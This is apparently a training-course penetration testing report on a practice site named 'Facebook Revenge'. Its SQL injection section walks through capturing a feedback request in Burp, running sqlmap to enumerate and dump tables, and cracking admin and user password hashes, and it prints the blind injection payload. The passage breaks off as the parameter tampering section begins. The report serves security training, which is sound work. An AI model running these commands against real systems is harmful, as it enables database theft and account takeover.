ITSafe
CYBER SECURITY TRAINING

[Facebook Revenge]

Penetration Testing Report

August, 2022
Ori Adivi

This disclaimer governs the use of this report. The credibility and content of this report are directly derived from the information provided by ITSafe. Although reasonable commercial attempts have been made to ensure the accuracy and reliability of the information contained in this report, the methodology proposed in this report is a framework for the "project" and is not intended to ensure or substitute for compliance with any requirements and guidelines by the relevant authorities. Does not represent that the use of this report or any part of it or the implementation of the recommendation contained therein will ensure a successful outcome, or full compliance with applicable laws, regulations or guidelines of the relevant authorities. Under no circumstances will its officers or employees be liable for any consequential, indirect, special, punitive, or incidental damages, whether foreseeable or unforeseeable, based on claims of ITSafe (including, but not limited to, claims for loss of production, loss of profits, or goodwill). This report does not substitute for legal counseling and is not admissible in court.

The content, terms, and details of this report, in whole or in part, are strictly confidential and contain intellectual property, information, and ideas owned by ITSafe. ITSafe may only use this report or any of its content for its internal use. This report or any of its content may be disclosed only to ITSafe employees on a need to know basis, and may not be disclosed to any third party.

TABLE OF CONTENT

EEXECUTIVE SUMMARY

INTRODUCTION

Penetration testing of Facebook Revenge company, which is the second test performed for the Facebook Revenge web site; was performed to check the rectifications applied after the conclusions of the previous findings.

A grey box security audit was performed against the Facebook Revenge subdomain of the Facebook Revenge web site. Ori Adivi reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain

This Penetration test was conducted during August 2018 and includes the preliminary results of the audit.

SCOPE

WEB APPLICATION

The penetration testing was limited to the Facebook Revenge sub domain with no prior knowledge of the environment or the technologies used.


- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

CONCLUSIONS

From our professional perspective, the overall security level of the system is **Informative - Critical**.

The application is vulnerable to several Brute-force attacks.

Informative – Critical technical knowledge.



IDENTIFIED VULNERABILITIES

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.1	**Applicative**	Critical	**SQL Injection**	SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.	**Vulnerable**
4.2	**Applicative**	High	**Parameter Tampering**	The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc.	**Vulnerable**
4.3	**Applicative**	High	**Remote Code Execution**	Remote Code Execution is used to expose a form of vulnerability that can be exploited when user input is injected into a file or string and the entire package is run on the parser of the programming language.	**Vulnerable**
4.4	**Applicative**	Medium	**Cross Site Request Forgery (CSRF)**	Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.	**Vulnerable**

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.5	**Applicative**	**Medium**	**Accessible Admin Panel**	The Accessible Admin Panel describes a situation where administrative panels are accessible publicly.	**Vulnerable**
4.6	**Applicative**	**Low**	**Business Logic Bypass**	Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behavior. This potentially enables attackers to manipulate legitimate functionality to achieve a malicious goal	**Vulnerable**
4.7	**Applicative**	**Informative**	**Information Disclosure**	The Information Disclosure vulnerability allows an attacker to collect information about the various systems and their versions, by investigating the headers and the source code returned from the site.	**Vulnerable**

FINDING DETAILS

4.1 SQL INJECTION

Severity | **Critical** Probability | **Critical**

VULNERABILITY DESCRIPTION


SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

VULNERABILITY DETAILS

Using SQLMAP tool to steal the database.

EXECUTION DEMONSTRATION

Write feedback:



hello world


Ori Ori

hello world

Give's 5 star


24-8-2022 19:27

Catch the request on the burp suite:




```
POST /fb_files/fb_home/feedback.php HTTP/1.1
Host: 18.158.46.251:23384
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Origin: http://18.158.46.251:23384
Connection: close
Referer: http://18.158.46.251:23384/fb_files/fb_home/feedback.php
Cookie: PHPSESSID=iicv84e8914f1e6f7joemk4uq5
Upgrade-Insecure-Requests: 1

feedback_txt=hello+world&star=5&feedback_time=24-8-2022+19%3A30&feedback=feedback
```

Save as txt file:




```
POST /fb_files/fb_home/feedback.php HTTP/1.1
Host: 18.158.46.251:23384
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Origin: http://18.158.46.251:23384
Connection: close
Referer: http://18.158.46.251:23384/fb_files/fb_home/feedback.php
Cookie: PHPSESSID=iicv84e8914f1e6f7joemk4uq5
Upgrade-Insecure-Requests: 1

feedback_txt=hello+world&star=5&feedback_time=24-8-2022+19%3A30&feedback=feedback
```

Open a terminal in the folder sqlmap and run the command:




```
PS C:\Users\ori adivi\Desktop\sqlmapproject-sqlmap-54e953d> PYTHON SQLMAP.PY -r ./Facebook.txt --threads=10 --dbs
```

We found the database name:




```
[20:08:53] [INFO] retrieved: mysql
[20:11:51] [INFO] retrieved:
[20:12:53] [ERROR] invalid character detected. retrying..
[20:12:53] [WARNING] increasing time delay to 7 seconds
perfoxmance_schema
available databases [4]:
[*] faceback
[*] information_schemq
[*] mysql
[*] perfoxmance_schema
```

Run the command:




```
PS C:\Users\ori adivi\Desktop\sqlmapproject-sqlmap-54e953d> PYTHON SQLMAP.PY -r ./Facebook.txt --threads=10 -D faceback --tables
      ---
```




```
notice
Database: faceback
[14 tables]
+---------------------+
| admin_info          |
| feedback            |
| group_chat          |
| user_cover_pic      |
| user_info           |
| user_post           |
| user_post_comment   |
| user_post_status    |
| user_profile_pic    |
| user_secret_quotes  |
| user_status         |
| user_warning        |
| users               |
| users_notice        |
+---------------------+
```

Run the command:



```
PS C:\Users\ori adivi\Desktop\sqlmapproject-sqlmap-54e953d> PYTHON SQLMAP.PY -r ./Facebook.txt --threads=10 -D faceback -T admin_info --dump
```




```
Parameter: feedback_txt (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: feedback_txt=<script>alert(1)</script>' AND (SELECT 2354 FROM (SELECT(SLEEP(5)))LIxp) AND 'wsZC'='wsZC&star=
---
[20:26:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:26:44] [INFO] fetching columns for table 'admin_info' in database 'faceback'
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N]
[20:26:53] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (
[20:28:20] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pre
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
2
[20:29:04] [INFO] retrieved: Username
[20:33:32] [INFO] retrieved: Password
[20:38:32] [INFO] fetching entries for table 'admin_info' in database 'faceback'
[20:38:32] [INFO] fetching number of entries for table 'admin_info' in database 'faceback'
[20:38:32] [INFO] retrieved: 1
[20:38:56] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.......................
21232f297a57a5a743894a0e4a801fc3
[21:04:07] [INFO] retrieved: 61c23f1ff9e36f78efebd12915f0009e
[21:28:06] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[23:40:03] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'C:\Users\ori adivi\Desktop\sqlmapproject-sqlmap-54e953d\data\txt\wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[23:40:11] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[23:40:17] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:40:17] [INFO] starting 16 processes
[23:40:22] [INFO] cracked password 'admin' for user '61c23f1ff9e36f78efebd12915f0009e'
Database: faceback
Table: admin_info
[1 entry]
+------------------------------------------+----------------------------------+
| Password                                 | Username                         |
+------------------------------------------+----------------------------------+
| 21232f297a57a5a743894a0e4a801fc3 (admin) | 61c23f1ff9e36f78efebd12915f0009e |
+------------------------------------------+----------------------------------+
```

We can see the name and password was encrypted and we success to do hashing only for the password.

Going to website- https://md5.gromweb.com/?md5=61c23f1ff9e36f78efebd12915f0009e

For crack the encryption:



MD5 reverse for 61c23f1ff9e36f78efebd12915f0009e

The MD5 hash:

61c23f1ff9e36f78efebd12915f0009e

was succesfully reversed into the string:

itsafe

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash
61c23f1ff9e36f78efebd12915f0009e
Reverse


You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash
itsafe
×
Convert


Username: itsafe

Password: admin


Run this command to see all the users:




```
PS C:\Users\ori adivi\Desktop\sqlmapproject-sqlmap-54e953d> PYTHON SQLMAP.PY -r ./Facebook.txt -D faceback -T users -C Name --dump
```



```
[16:21:24] [WARNING] (case) time-based co
ori ori
[16:31:13] [INFO] retrieved: roman zaikin
[16:42:26] [INFO] retrieved: shai alfasi
Database: faceback
Table: users
[3 entries]
+--------------+
| Name         |
+--------------+
| ori ori      |
| roman zaikin |
| shai alfasi  |
+--------------+
```



```
PS C:\Users\ori adivi\Desktop\sqlmapproject-sqlmap-54e953d> PYTHON SQLMAP.PY -r ./Facebook.txt -D faceback -T users -C Password --dump
```



```
[18:58:32] [INFO] retrieved: Q1w2e3r4
[19:07:43] [INFO] retrieved: Qwerty!
Database: faceback
Table: users
[3 entries]
+----------+
| Password |
+----------+
| 123456   |
| Q1w2e3r4 |
| Qwerty!  |
+----------+
```

RECOMMENDED RECTIFICATION

- Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.
- Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the WHERE clause and values in an INSERT or UPDATE statement. They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.

***We know the id of the users because it's wrote in the URL!**

4.2 PARAMETER TAMPERING

Severity | High Probability | High

Vulnerability Description


The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

Vulnerability Details

We can change the parameters by Burp suite.

Execution Demonstration

Comment on my post:




Ori Ori

Join Faceback

Ori Ori


Hi:)

Cath the request in the burp suite:



